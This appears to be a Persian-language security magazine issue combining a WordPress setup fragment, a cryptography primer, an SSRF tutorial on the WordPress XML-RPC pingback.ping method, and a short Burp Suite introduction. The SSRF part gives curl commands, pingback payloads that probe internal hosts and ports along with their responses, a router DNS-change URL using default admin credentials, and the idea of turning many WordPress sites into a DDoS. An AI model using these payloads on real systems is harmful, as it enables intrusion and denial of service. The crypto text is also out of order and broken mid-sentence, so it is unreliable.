باری آماده سازی فایل کانفیگ هم هیچ تفاوتی وجود نداره فقط نکته مهمش اینه که در اکثر هاست ها و بخصوص هاست غیر رایگان آدرسی که برای اتصال به دیتابیس استفاده میشه همون localhost هستش اما در بعضی مواقع و بخصوص در مورد هاست های رایگان ممکن هستش که این آدرس فرق داشته باشه که در اینصورت میتونید اون رو از پشتیبانی هاستتون درخواست کنید تا در اختیارتون قرار بدهند .

خب بعد از نصب ورد پرس می رویم سراغ اینکه با بخش های مختلف این دنیای جدید آشنا بشیم و حس غریبگی مون نسبت بهش کم بشه.

خب بعد از کلیک بر روی گزینه ی "ورود" با صفحه ی زیر روبرو می شویم :





با سلام خدمت خوانندگان آفلاین
با توجه به حساسیت و اهمیت و نگه داری اطلاعات در هنگام عبور از هر نوع شبکه با توجه به اینکه هر شخصی میتواند در شبکه استراق سمق و یا به اصطلاح یک اسنیفر باشد (در شماره های قبل مفصل توضیح داده شد) تا به اطلاعات شما به هر نحوی دسترسی پیدا کند می بایستی به نوعی از رمزنگاری متکی شد که این اسنیفرها به خواسته های شوم خود نرسند و اطلاعات شخص یا شرکت به سلامت و بدون اسنیف کردن به مقصد برسد. بر خود واجب دانسته تا در مورد این حفاظت اطلاعات به صورت رمزنگاری شده تحقیقات و توضیحات را به صورت کامل در اختیار بازدید کنندگان محترم قرار بدهم و نا گفته نماند که داده های این مقاله بر اساس تحقیقات و مطالعاتی است که در سایت های بزرگ و مهندسی که در فرورم های بزرگ مشغول فعالیت هستند استخراج گردید.



مقدمات رمزنگاری

رمزگذاری یعنی تبدیل اطلاعات به یک شکل غیر قابل فهم و انتقال آن و سپس برگرداندن اطلاعات رمز شده به حالت اولیه و قابل خواندن. عناصر مهمی که در رمزگذاری مورد استفاده قرار می‌گیرند به شرح زیر می‌باشد:

۱. معرفی و اصطلاحات

رمزنگاری علم کدها و رمزهاست. یک هنر قدیمی است و برای قرن‌ها بمنظور محافظت از پیغامهایی که بین فرماندهان، جاسوسان، عشاق و دیگران ردوبدل می‌شده، استفاده شده است تا پیغامهای آنها محرمانه بماند. هنگامی که با امنیت دیتا سروکار داریم، نیاز به اثبات هویت فرستنده و گیرنده پیغام داریم و در ضمن باید از عدم تغییر محتوای پیغام مطمئن شویم. این سه موضوع یعنی محرمانگی، تصدیق هویت و جامعیت در قلب امنیت ارتباطات دیتای مدرن قرار دارند و می‌توانند از رمزنگاری استفاده کنند.

اغلب این مساله باید تضمین شود که یک پیغام فقط میتواند توسط کسانی خوانده شود که پیغام برای آنها ارسال شده است و دیگران این اجازه را ندارند. روشی که تامین کننده این مساله باشد "رمزنگاری" نام دارد. رمزنگاری هنر نوشتن بصورت رمز است بطوریکه هیچکس بغیر از دریافت کننده موردنظر نتواند محتوای پیغام را بخواند.

رمزنگاری مخفف‌ها و اصطلاحات مخصوص به خود را دارد. برای درک عمیق‌تر به مقداری از دانش ریاضیات نیاز است. برای محافظت از دیتای اصلی (که بعنوان plaintext شناخته می‌شود)، آنرا با استفاده از یک کلید (رشته‌ای محدود از بیتها) بصورت رمز در می‌آوریم تا کسی که دیتای حاصله را می‌خواند قادر به درک آن نباشد. دیتای رمز شده (که بعنوان ciphertext شناخته می‌شود) بصورت یک سری بی‌معنی از

بیتها بدون داشتن رابطه مشخصی با دیتای اصلی بنظر می‌رسد. برای حصول متن اولیه دریافت کننده آنرا رمزگشایی می‌کند. یک شخص ثالث (مثلا یک هکر) می‌تواند برای اینکه بدون دانستن کلید به دیتای اصلی دست یابد، کشف رمز نوشته (cryptanalysis) کند. بخاطر داشتن وجود این شخص ثالث بسیار مهم است. رمزنگاری دو جزء اصلی دارد، یک الگوریتم و یک کلید. الگوریتم یک مبدل یا فرمول ریاضی است. تعداد کمی الگوریتم قدرتمند وجود دارد که بیشتر آنها بعنوان استانداردها یا مقالات ریاضی منتشر شده‌اند. کلید، یک رشته از ارقام دودویی (صفر و یک) است که بخودی خود بی‌معنی است. رمزنگاری مدرن فرض می‌کند که الگوریتم شناخته شده است یا می‌تواند کشف شود. کلید است که باید مخفی نگاه داشته شود و کلید است که در هر مرحله پیاده‌سازی تغییر می‌کند. رمزگشایی ممکن است از همان جفت الگوریتم و کلید یا جفت متفاوتی استفاده کند. دیتای اولیه اغلب قبل از رمز شدن بازچینی می‌شود؛ این عمل عموماً بعنوان scrambling شناخته می‌شود. بصورت مشخص‌تر، hash function ها بلوکی از دیتا را (که می‌تواند هر اندازه‌ای داشته باشد) به طول از پیش مشخص شده کاهش می‌دهد. البته دیتای اولیه نمی‌تواند از hashed value بازسازی شود. Hash function ها اغلب بعنوان بخشی از یک سیستم تایید هویت مورد نیاز هستند؛ خلاصه‌ای از پیام (شامل مهم‌ترین قسمتها مانند شماره پیام، تاریخ و ساعت، و نواحی مهم دیتا) قبل از رمزنگاری خود پیام، ساخته و hash می‌شود.

* یک چک تایید پیام (Message Authentication Check) یا MAC یک الگوریتم ثابت با تولید یک امضاء بر روی پیام با استفاده از یک کلید متقارن است. هدف آن نشان دادن این مطلب است که پیام بین ارسال و دریافت تغییر نکرده است. هنگامی که رمزنگاری توسط کلید عمومی برای تایید هویت فرستنده پیام استفاده می‌شود، منجر به ایجاد امضای دیجیتال (digital signature) می‌شود.

* **Public Key** یا کلید عمومی اعداد یا کلماتی که با یک شخص یا سازمان در ارتباط می‌باشد. کلید عمومی جزئی از جفت کلید عمومی/خصوصی می‌باشد و به صورت عمومی در دسترس کسانی که قصد انتقال اطلاعات رمز شده را دارند، می‌باشد.

* **Private Key** یا کلید خصوصی اعداد یا کلماتی که با یک شخص یا سازمان در ارتباط می‌باشد. کلید خصوصی جزئی از جفت کلید عمومی/خصوصی می‌باشد. کلید خصوصی فقط در دسترس مالک جفت کلید عمومی/خصوصی می‌باشد و برای بازگشایی اطلاعاتی که توسط کلید عمومی رمزگذاری شده استفاده میشود.

مراجعی که در این زمینه وجود دارد رجوع کرد. این شکل محاسبات روی پردازنده‌های بایتی بخصوص روی ۸ بیتی‌ها که در کارتهای هوشمند استفاده می‌شود بسیار کند است. بنابراین، اگرچه RSA هم تصدیق هویت و هم رمزنگاری را ممکن می‌سازد، در اصل برای تایید هویت منبع پیام از این الگوریتم در کارتهای هوشمند استفاده می‌شود و برای نشان دادن عدم تغییر پیام در طول ارسال و رمزنگاری کلیدهای آتی استفاده می‌شود.

سایر سیستمهای کلید نامتقارن شامل سیستمهای لگاریتم گسسته می‌شوند مانند Diffie-Hellman، ElGamal و سایر طرحهای چندجمله‌ای و منحنی‌های بیضوی. بسیاری از این طرحها عملکردهای یک-طرفه‌ای دارند که اجازه تایید هویت را می‌دهند اما رمزنگاری ندارند. یک رقیب جدیدتر الگوریتم RPK است که از یک تولیدکننده مرکب برای تنظیم ترکیبی از کلیدها با مشخصات مورد نیاز استفاده می‌کند. RPK یک پروسه دو مرحله‌ای است: بعد از فاز آماده سازی در رمزنگاری و رمزگشایی (برای یک طرح کلید عمومی) رشته‌هایی از دیتا بطور استثنایی کاراست و می‌تواند براحتی در سخت‌افزارهای رایج پیاده‌سازی شود. بنابراین بخوبی با رمزنگاری و تصدیق هویت در ارتباطات سازگار است. طولهای کلیدها برای این طرحهای جایگزین بسیار کوتاهتر از کلیدهای مورد استفاده در RSA است که آنها برای استفاده در چیپ‌کارتهای مناسب‌تر است. اما RSA محکی برای ارزیابی سایر الگوریتمها باقی مانده است؛ حضور و بقای نزدیک به سه‌دهه از این الگوریتم، تضمینی در برابر ضعفهای عمده بشمار می‌رود.

۳. روشهای رمزگذاری

۱.۳ روش متقارن Symmetric در این روش هر دو طرفی که قصد رد و بدل اطلاعات را دارند از یک کلید مشترک برای رمزگذاری و نیز بازگشایی رمز استفاده می‌کنند. در این حالت بازگشایی و رمزگذاری اطلاعات دو فرآیند معکوس یکدیگر می‌باشند. مشکل اصلی این روش این است که کلید مربوط به رمزگذاری باید بین دو طرف به اشتراک گذاشته شود و این سوال پیش می‌آید که دو طرف چگونه می‌توانند این کلید را به طور امن بین یکدیگر رد و بدل کنند. انتقال از طریق انترانت و یا به صورت فیزیکی تا حدی امن می‌باشد اما در انتقال آن در اینترنت به هیچ وجه درست نمی‌باشد. در این قبیل سیستم‌ها، کلیدهای رمزنگاری و رمزگشایی یکسان هستند و یا رابطه‌ای بسیار ساده با هم دارند. این سیستم‌ها را سیستم‌های متقارن یا "تک کلیدی" مینامیم. به دلیل ویژگی ذاتی تقارن کلید رمزنگاری و رمزگشایی، مراقبت و جلوگیری از افشای این سیستم‌ها یا تلاش در جهت امن ساخت آنها لازم است در بر گیرنده "جلوگیری از استراق سمع" و "ممانعت از دستکاری اطلاعات" باشد.

۱.۲ روش نامتقارن Asymmetric این روش برای حل مشکل انتقال کلید در روش متقارن ایجاد شد. در این روش به جای یک کلید مشترک از یک جفت کلید به نام‌های کلید عمومی و خصوصی استفاده می‌شود. در این روش از کلید عمومی برای رمزگذاری اطلاعات استفاده می‌شود. طرفی که قصد انتقال اطلاعات را به صورت رمزگذاری شده دارد اطلاعات را رمزگذاری کرده و برای طرفی که مالک این جفت کلید است استفاده می‌شود. مالک کلید، کلید خصوصی را پیش خود به صورت محرمانه حفظ می‌کند. در این دسته، کلیدهای رمزنگاری و رمزگشایی متمایزند و یا اینکه چنان رابطه پیچیده‌ای بین آنها حکم فرماست که کشف کلید رمزگشایی با در اختیار داشتن کلید رمزنگاری، عملاً ناممکن است.

۲.۲ سیستمهای کلید نامتقارن

سیستمهای کلید نامتقارن از کلید مختلفی برای رمزنگاری و رمزگشایی استفاده می‌کنند. بسیاری از سیستمها اجازه می‌دهند که یک جزء (کلید عمومی یا public key) منتشر شود در حالیکه دیگری (کلید اختصاصی یا private key) توسط صاحبش حفظ شود. فرستنده پیام، متن را با کلید عمومی گیرنده کد می‌کند و گیرنده آن را با کلید اختصاصی خودش رمزنگاری میکند. بعبارتی تنها با کلید اختصاصی گیرنده می‌توان متن کد شده را به متن اولیه صحیح تبدیل کرد. یعنی حتی فرستنده نیز اگرچه از محتوای اصلی پیام مطلع است اما نمی‌تواند از متن کد شده به متن اصلی دست یابد، بنابراین پیام کد شده برای هرگیرنده‌ای بجز گیرنده مورد نظر فرستنده بی‌معنی خواهد بود. معمولترین سیستم نامتقارن بعنوان RSA شناخته می‌شود (حروف اول پدیدآورندگان آن یعنی Rivest، Shamir و Adleman است). اگرچه چندین طرح دیگر وجود دارند. می‌توان از یک سیستم نامتقارن برای نشان دادن اینکه فرستنده پیام همان شخصی است که ادعا می‌کند استفاده کرد که این عمل اصطلاحاً امضاء نام دارد. RSA شامل دو تبدیل است که هر کدام احتیاج به بتوان رسانی ماجولار با توانهای خیلی طولانی دارد:

امضاء، متن اصلی را با استفاده از کلید اختصاصی رمز می‌کند؛ رمزگشایی عملیات مشابه‌ای روی متن رمز شده اما با استفاده از کلید عمومی است. برای تایید امضاء بررسی می‌کنیم که آیا این نتیجه با دیتای اولیه یکسان است؛ اگر اینگونه است، امضاء توسط کلید اختصاصی متناظر رمز شده است.

به بیان ساده‌تر چنانچه متنی از شخصی برای دیگران منتشر شود، این متن شامل متن اصلی و همان متن اما رمز شده توسط کلید اختصاصی همان شخص است. حال اگر متن رمز شده توسط کلید عمومی آن شخص که شما از آن مطلعید رمزگشایی شود، مطابقت متن حاصل و متن اصلی نشان‌دهنده صحت فرد فرستنده آن است، به این ترتیب امضای فرد تصدیق می‌شود. افرادی که از کلید اختصاصی این فرد اطلاع ندارند قادر به ایجاد متن رمز شده نیستند بطوریکه با رمزگشایی توسط کلید عمومی این فرد به متن اولیه تبدیل شود.

اساس سیستم RSA این فرمول است:

$$X = Yk \pmod{r}$$

که X متن کد شده، Y متن اصلی، k کلید اختصاصی و r حاصلضرب دو عدد اولیه بزرگ است که با دقت انتخاب شده‌اند. برای اطلاع از جزئیات بیشتر می‌توان به

(Algorithm Specification) به سمت طرف مقابل می فرستد. ۲. طرف مقابل نیز یک جفت کلید عمومی و خصوصی همراه با مشخصات الگوریتم آغازگر ساخته و کلید عمومی را برای آغازگر می فرستد. ۳. آغازگر یک کلید مخفی بر اساس کلید خصوصی خود و کلید عمومی طرف مقابل ایجاد میکند. ۴. طرف مقابل نیز با استفاده از کلید خصوصی خود و کلید عمومی آغازگر یک کلید مخفی می سازد. الگوریتم Diffie-Hellman تضمین می کند که کلید مخفی هر دو طرف یکسان می باشد.

۴. انواع روشهای رمزگذاری اسناد

۱.۴ رمزگذاری همه اطلاعات یک سند xml سند زیر را در نظر بگیرید:

```
<?xml version='1.0'?> <PaymentInfo xmlns='http://example.org/paymentv2'>
  <Name>John Smith</Name>
  <CreditCard Limit='5,000' Currency='USD'>
    <Number>4019 2445 0277 5567</Number>
  </CreditCard> </PaymentInfo>
<Issuer>Example Bank</Issuer> <Expiration>04/02</Expiration>
```

این سند پس از رمزگذاری بر اساس استانداردهای W3C به شکل زیر در می آید:

```
<?xml version='1.0'?> <EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#'
  Mime='text/xml'> <CipherData> <CipherValue>A23B45C56</CipherValue> </CipherData>
</EncryptedData>
```

۲.۴ رمزگذاری یک element مشخص از یک سند xml : رمزگذاری یک element مشخص بصورت زیر می باشد. در این حالت <CreditCard> رمزگذاری شده و به شکل زیر در آمده است:

```
<?xml version='1.0'?> <PaymentInfo xmlns='http://example.org/paymentv2'>
  <Name>John Smith</Name>
  <EncryptedData Type='http://www.w3.org/2001/04/xmlenc#Element'
    xmlns='http://www.w3.org/2001/04/xmlenc#'>
    <CipherData>
      <CipherValue>A23B45C56</CipherValue>
    </CipherData>
  </EncryptedData>
</PaymentInfo>
```

۳.۴ رمزگذاری محتویات یک element مشخص در این حالت فقط محتویات و اطلاعات درون یک element رمزگذاری شده و خود element ثابت باقی خواهد ماند:

```
<?xml version='1.0'?>
<PaymentInfo xmlns='http://example.org/paymentv2'>
  <Name>John Smith</Name>
  <CreditCard Limit='5,000' Currency='USD'>
    <EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#'
      Type='http://www.w3.org/2001/04/xmlenc#Content'>
      <CipherData>
        <CipherValue>A23B45C56</CipherValue>
      </CipherData>
    </EncryptedData>
  </CreditCard>
</PaymentInfo>
```

۳.۳ مقایسه رمزنگاری الگوریتم های متقارن و الگوریتم های کلید عمومی:

بحث های زیادی شده که کدام یک از این الگوریتم ها بهترند اما جواب مشخصی ندارد. البته بررسی هایی روی این سوال شده به طور مثال Schroeder و Needham بعد از تحقیق به این نتیجه رسیدند که طول پیغامی که با الگوریتم های متقارن می تواند رمزنگاری شود از الگوریتم های کلید عمومی کمتر است. و با تحقیق به این نتیجه رسیدند که الگوریتم های متقارن الگوریتم های بهینه تری هستند. اما وقتی که بحث امنیت پیش می آید الگوریتم های کلید عمومی کارایی بیشتری دارند. و بطور خلاصه می توان گفت که الگوریتم های متقارن دارای سرعت بالاتر و الگوریتم های کلید عمومی دارای امنیت بهتری هستند. در ضمن گاهی از سیستم ترکیبی از هر دو الگوریتم استفاده میکنند که به این الگوریتم ها الگوریتم های ترکیبی (hybrid) گفته میشود. اما اگر به طور دقیق تر به این دو نگاه کنیم آنگاه متوجه خواهیم شد که الگوریتم های کلید عمومی و الگوریتم های کلید متقارن دارای دو ماهیت کاملا متفاوت هستند و کار برد های متفاوتی دارند به طور مثال در رمزنگاری های ساده که حجم داده ها بسیار زیاد است از الگوریتم متقارن استفاده میشود زیرا داده ها با سرعت بالاتری رمزنگاری و رمزگشایی شوند. اما در پروتکل هایی که در اینترنت استفاده میشود، برای رمزنگاری کلید هایی که نیاز به مدیریت دارند از الگوریتم های کلید عمومی استفاده میشود.

۴.۳ Key Agreement همانطور که در بالا گفته شد به علت کند بودن و محدودیت رمزگذاری با روش نامتقارن از این روش فقط برای رمزگذاری کلید مشترک استفاده می شود. اما این روش نیز یک مشکل دارد و آن اینست که هر شخص نیاز به کلید عمومی و خصوصی مربوط به خود را دارد و باید برای انتقال اطلاعات آنرا برای طرف مقابل بفرستد. یک راه برای حل مشکل استفاده از کلید عمومی و یک مکانیزم به نام Key Agreement می باشد که به طبق آن یک توافق بر روی کلید مخفی بین طرفین به وجود می آید و به این ترتیب نیازی به انتقال کلید نمی باشد. وقتی که یک بار بر روی یک کلید مشترک توافق حاصل شد از آن می توان برای رمزگذاری و رمزگشایی اطلاعات مربوطه استفاده کرد. معمولا در این روش از الگوریتم Diffie-Hellman استفاده می شود. مراحل انتقال اطلاعات از این روش به صورت زیر می باشد: ۱. آغازگر ابتدا یک جفت کلید عمومی و خصوصی ایجاد کرده و کلید عمومی را همراه با مشخصات الگوریتم

۳. در روش سوم در هیچ قسمت از سند XML به کلید اشاره ای نمی شود و مسیر کلید از قبل مشخص می باشد. در یک نگاه کلی، سیستمهای رمزنگاری به دو دسته سیستمهای رمزی متقارن و سیستمهای رمزی کلید عمومی تقسیم میشوند.

با توجه به اهمیت رمزنگاری در تبادل و نگهداری اطلاعات، رمزنگاری به دو شاخه نظامی و تجاری تقسیم می شود. در کشورهای پیشرفته رمزنگاری نظامی به مراتب جلو تر از رمزنگاری تجاری است و بسیاری از الگوریتمهای رمز با کاربرد نظامی و شیوهها و معیارهای طراحی جدید، پس از گذشت چندین سال به صورت عمومی منتشر می شوند. همچنین در بخش رمزنگاری تجاری با توجه به اینکه الگوریتمهای رمز بر حسب نوع کاربرد، سطح امنیتی مورد نظر و هزینه پیاده سازی، طراحی شده و مورد استفاده قرار می گیرند. بیشتر شرکت های تجاری بزرگ الگوریتم هایی جهت مصارف خاص طراحی می نمایند که از آن جمله می توان به رمز دنباله ای MUGI طراحی شده توسط شرکت Hitachi و یا رمز بلوکی DES طراحی شده توسط شرکت IBM اشاره کرد. با توجه به توضیحات فوق نیاز به الگوریتمهای رمز بومی مطابق با نیازهای داخلی به شدت احساس میشود.

تواناییها:

۱. طراحی رمزهای بلوکی با طول قالبهای مختلف جهت مصارف نرم افزاری و سخت افزاری.

۲. تحلیل رمزهای بلوکی

۳. طراحی رمزهای دنباله ای جهت مصارف نرم افزاری و سخت افزاری

۴. تحلیل رمزهای دنباله ای

۵. واسط نرم افزاری رمزنگار شبکه

۶. نرم افزار تولید داده تست آماری الگوریتمهای رمزی متقارن

۷. نرم افزار تحلیل و تولید اجزای رمزهای متقارن

از جمله مزایای این نرم افزار سرعت پردازش و همچنین دریافت ورودی با اندازه های بزرگ می باشد. برای نمونه نرم افزار قابلیت محاسبه خواص توابع بولی تا اندازه ورودی ۳۲ بیتی و توانایی بررسی خواص کامل یک S-box تا اندازه ورودی-خروجی ۱۶ بیتی را در زمان مناسب دارا می باشد.

پیام نویسنده:

داده های این مقاله بر اساس تحقیقات و مطالعاتی است که در سایت های بزرگ و مهندسی که در فروم های بزرگ مشغول فعالیت هستند استخراج گردیده و انتشار آن به هر نحوی آزاد می باشد و نویسنده و گرد آورنده این مقاله هرگز ادعای مالکیتی در قبال این مقاله نخواهد داشت.

```
</CipherData>
</EncryptedData>
</CreditCard>
</PaymentInfo>
```

اطلاعات پس از رمزگذاری طبق استاندارد W3C درون عنصر <CipherData> قرار می گیرند. همچنین در این قسمت یک عنصر <EncryptedData> دیده می شود که شامل اطلاعاتی از قبیل نوع رمزگذاری و یا الگوریتم مورد استفاده برای رمزگذاری می باشد.

۴.۴ کلیدهای مورد استفاده در رمزگذاری وقتی یک سند XML یا بخشی از آن رمزگذاری می شود آن قسمت با عنصر <EncryptedData> تعویض می شود. این عنصر ممکن است شامل نوع رمزگذاری باشد که گیرنده از این اطلاعات استفاده می کند، مثلا اطلاعاتی شامل اینکه آیا کل سند رمزگذاری شده یا قسمتی از آن و همچنین اینکه نوع اطلاعات رمزگذاری شده متن است یا تصویر و غیره.

می توان مشخصات کلید مشترک را درون خود سند درون عنصر <EncryptedKey> قرار داد. اطلاعات واقعی که رمزگذاری شده اند درون عنصر <CipherData> قرار می گیرند. در داخل این قسمت نیز یک عنصر <CipherValue> قرار دارد که شامل اطلاعات واقعی رمزگذاری شده می باشد. ۴.۵ روشهای انتقال کلید طبق استاندارد W3C سه روش برای انتقال کلید موجود می باشد:

۱. می توان کلید را درون همان سند قرار داد، عناصر <EncryptedData> و یا <EncryptedKey> می توانند یک عنصر <ds:KeyInfo> داشته باشند که مشخص کننده جزئیات کلید می باشد. خود این عنصر شامل عناصر زیر می باشد: - عنصر <ds:KeyValue> که مقدار آن همان کلید عمومی یا کلید رمزگذاری شده می باشد. - عنصر <ds:KeyName> که به یک عنصر <EncryptedKey> اشاره می کند. - عنصر <ds:RetrievalMethod> که متد بازیابی کلید را مشخص می کند.

۲. می توان یک فایل دیگر که شامل عنصر <EncryptedKey> می باشد ضمیمه سند کرد که در این حالت درون سند xml عنصر <DataReference> یا <KeyReference> قرار می گیرد که به آن ضمیمه اشاره می کند.

ارسال می کنیم:

```
$curl --data @hello1.txt http://offlinemag.ir/xmlrpc.php
```

بعد از ارسال درخواست، response به شما خروجی داده می شود.

خوب از بحث دور نشیم. این آسیب پذیری در یکی از این عملگرها خلاصه می شود این متود با نام pingback.ping معرفی شده است اگر بخواهیم به طور جزئی این متود رو بررسی کنیم باید از ابتدا متودهای بازخوانی رو دونه به دونه با هم بررسی کنیم تا به درک درستی از پینگ بک برسیم اما اگر بخوایم به صورت کلی بررسی کنیم، می تونیم بگیم، درخواستی است که از سایت A به سایت B فرستاده می شود، که این روش نیاز به یک لینک دارد. وقتی که سایت B سیگنال Pingback را دریافت می کند به صورت اتوماتیک به سایت A می رود و به دنبال آن لینک می گردد، در صورتی که این لینک وجود داشته باشد عملیات Pingback به صورت موفقیت آمیز انجام شده است. و در صورتی که سایت مورد نظر وجود نداشته باشد و یا اینکه Down باشد پینگ بک خطایی مبتنی بر آپ نبودن سایت به شما اطلاع می دهد. خوب؟! این کجاش باگ هست؟ چرا اینهمه سرمون رو درد آوردی که بگی آپ بودن یا دان بودن رو بررسی می کنه خوب که چی؟! حق با شماست اجازه بدید تا براتون داستان رو شرح بدم.


برای اینکه بدونید برای چی بقیه ی مقاله رو باید بخونید چند تا از استفاده های این آسیب پذیری رو با هم بررسی می کنیم:

1. این حفره راه شما رو برای فرستادن بسته هایی به شبکه ی داخلی باز می کنه. البته این بسته ها توسط وردپرس تعیین و فرستاده می شوند. پس شما می تونید با این بسته ها یک نقشه از آپی های موجود در شبکه بدست بیارید. (آپ یا داون بودن)

2. شما می تونید با این آسیب پذیری پورت های باز و بسته ی یک سرور داخل شبکه یا حتی خارج شبکه رو بدست بیارید که البته برای این کار هم یک ابزار به زبان رابی نوشته شده است که شما می تونید پورت های یک سیستم رو از طریق وردپرس یک سایت بررسی کنید!!!!!!!

محمد مرتضوی

متخصص تست امنیت و نفوذ
سر دبیر هک و امنیت



Ssrf (Server Side Request Forgery Attacks)

حملات جعل درخواست سمت سرور دهنده

سلام دوستان آفلاینی. امروز بعد مدتها قصد کردم تا یک متود رو براتون شرح بدم این متود چندین وقت پیش ذهن من رو به خودش درگیر کرد. زمانی سعی کردم بیشتر دنبالش کنم که یک حفره ی امنیتی به نام pingback توی وردپرس گزارش شد. برای شروع بهتره اول آسیب پذیری pingback وردپرس رو بررسی کنیم. این حفره ی امنیتی از روی فایل xmlrpc.php به وجود آمده. بعد از بررسی کدهای این فایل متوجه شدم که در اصل پیرو فایلی به نام class-wp-xmlrpc-server.php هست که این فایل قوانین و ضوابط استفاده از xmlrpc رو تعیین می کنه برای اینکه بهتر موضوع رو درک کنیم با استفاده از خواندن دو فایل بالا سعی می کنیم به وسیله ی xmlrpc وردپرس response تولید کنید در مرحله ی اول با استفاده یک درخواست تست، درخواست response hello رو می کنیم. (این درخواست برای بررسی صحت فعالیت xmlrpc.php هست)

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
  <methodName>demo.sayHello</methodName>
  <params>
    <param></param>
  </params>
</methodCall>
```

و Hello! رو خروجی می گیریم. این یعنی که فایل xmlrpc به خوبی کار می کنه تست های دیگه ای هم هست که خارج از حوصله ی مقاله است و می تونید با یک جستجوی ساده به آموزش های بیشتری راجع به این درخواست ها و پاسخ ها برسید اما این نکته رو هم بگم که من خودم برای ارسال درخواست های xml از curl لینوکس استفاده می کنم به عنوان مثال فرض کنید این درخواست رو می خواهید به مجله ی آفلاین ارسال کنید، ابتدا درخواست بالا رو در فایلی به نام hello.txt ذخیره می کنیم و بعد با دستور زیر در خواستمون رو


```

Request Headers | Request Data
Header Name | Header Value | 1 <?xml version="1.0" encoding="iso-8859-1"?>
Content-Type | application/x-www-form-urlencoded | 2 <methodCall>
Host | test | 3 <methodName>pingback.ping</methodName>
Connection | Keep-alive | 4 <params>
Accept-Encoding | gzip,deflate | 5 <param><value><string>http://redmine:22/</string></value></param>
User-Agent | Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WO... | 6 <param><value><string>http://test/wordpress_341/?p=1</string></value>
Accept | */* | 7 </param>
 | | 8 </params>
 | | 9 </methodCall>
 | | 10

Response Headers | Response Data | View Page | HTML | Structure Analysis
Look for: | XML |
1 <?xml version="1.0" encoding="UTF-8"?>
2 <methodResponse>
3 <fault>
4 <value>
5 <struct>
6 <member>
7 <name>faultCode</name>
8 <value><int>32</int></value>
9 </member>
10 <member>
11 <name>faultString</name>
12 <value><string>We cannot find a title on that page.</string></value>
13 </member>
14 </struct>
15 </value>
16 </fault>
17 </methodResponse>

```

این عکس نحوه ی بررسی یک پورت بروی یک Domin رو نشون می ده به علت باز بودن پورت خروجی زیر دریافت شده است.

We Cannot find a title on that page

۳. شما می تونید با ایجاد یک فایل که با متود Get طراحی شده و روی یک سایت که از قبل دسترسی داشتید فعالیتی که قصد اون رو دارید، با یک سایت وردپرس انجام بدید (یعنی لوگ ها با آپی اون سایت ثبت بشه) برای مثال اگر فایل a.php با پارامتر a و متود Get ایجاد یک آسیب پذیری اجرای کامند داشته باشد شما از ورد پرس در خواست می کنید که :

www.target.com/a.php?a=reboot

و ورد پرس این درخواست رو می فرسته و...

۴. اگر شبکه ی داخلی به یک روتر متصل باشد که از راه وب در شبکه ی داخلی کنترل می شود شما می تونید با فرستادن بسته های وب تست هایی خاصی رو انجام بدید مثلا اگر از Basic authentication استفاده کند با درخواست زیر شما می تونید درخواست تغییر DNS رو ایجاد کنید.(به عنوان مثال)

<http://admin:admin@192.168.1.1/changeDNS.asp?newDNS=aaaa>

۵. فرض کنید برنامه ای نوشتید که لیست وردپرس های موجود رو بگیره و همزمان درخواستی ارسال کنه که تمام این لیست به سایت x درخواست بفرستند. در نتیجه شما یک حمله ی Ddos رو تدارک دیده اید...

من بخشی از ایده هایی که به ذهنم رسیده بود و بعضی از ایده هایی که پیشنهاد شده بود رو برای شما لیست کردم ما بقی ایده ها به خود شما برمی گرده که چطور از این آسیب پذیری استفاده کنید.

خوب اما حالا توی وردپرس چگونه این درخواست pingback رو ایجاد کنیم؟ من برای اینکه بتونم توضیح شفاف تری داشته باشم از عکس هایی که -acu netix از این متود منتشر کرده استفاده می کنم و شرحشون می دم.

عکس ۱ ایجاد درخواست به سایت معتبری که بازخوانی آن نتیجه ای ندارد.



Request | Text Only

HTTPS Method: POST Protocol: HTTP/1.1 URI: /wordpress_341/xmlrpc.php

Header Name	Header Value	Request Data
Content-Type	application/x-www-form-urlencoded	1 <?xml version="1.0" encoding="iso-8859-1"??
Host	test	2 <methodCall>
Connection	Keep-alive	3 <methodName>pingback.ping</methodName>
Accept-Encoding	gzip, deflate	4 <params>
User-Agent	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WO...	5 <param><value><string>http://invalidHost/</string></value></param>
Accept	*/*	6 <param><value><string>http://test/wordpress_341/?p=1</string></va
		7 </param>
		8 </params>
		9 </methodCall>
		10

Response Headers | Response Data | View Page | HTML Structure Analysis

Look for: XML

```

1 <?xml version="1.0" encoding="UTF-8"??>
2 <methodResponse>
3 <fault>
4 <value>
5 <struct>
6 <member>
7 <name>faultCode</name>
8 <value><int>16</int></value>
9 </member>
10 <member>
11 <name>faultString</name>
12 <value><string>The source URL does not exist.</string></value>
13 </member>
14 </struct>
15 </value>
16 </fault>
17 </methodResponse>

```



این عکس خروجی یک ادرس غیر معتبر یا Down رو نمایش می دهد. نحوه ی درخواست ها در عکس ها مشخص است و شما می توانید با همون روش curl این درخواست ها رو ارسال کنید. البته به درخواست ها دقت کنید که هر درخواست حاوی یک لینک از خود ورد پرس (که قرار است بازخوانی ان چک شود) و یک آدرس است (که قرار است باز بودن پورت بررسی یا عملیات های دیگه بروی آن انجام شود). چون تمام بررسی ها رو توی مثال انجام دادیم خیلی ناگفته ها از ssrf باقی موند مثلاً اینکه اولین بار توسط چه کسی کشف شد و کجاها پیدا شد و چه کارهایی رو باعث شد. جالب اینجاست که بدونید این آسیب پذیری در سایت های گوگل و فیس بوک هم گزارش شده بود که بعد از کنفرانس بلک هت ۲۰۱۲ و نمایش رسمی این آسیب پذیری ها بسته شد.

طبق معمول ممنون می شم اگر با انتقاد و پیشنهاد هاتون برای شماره های بعدی مجله به من و تیم مجله آفلاین برای بهتر بودن کمک کنید.

2MzRp@secure-land.net

تقدیم به عزیزترین همراه و همسفر زندگی ام





آموزش Burp Suite

این برنامه یک platform گسترده و یکپارچه است که به عنوان یک ابزار مهم و کمکی برای هکرها شناخته شده است، عمده استفاده اصلی از این نرم افزار به منظور حملات web applications البته همین جا لازم بگم که فقط به وب اپلیکیشن محدود نمیشود

این برنامه رو میتونید از سایت سازنده <http://www.portswigger.net> که به صورت مجانی و نسخه پولی ارائه میشه را دانلود کنید (البته مشخص که نسخه مجانی این برنامه یک سری محدودیت ها رو داره).

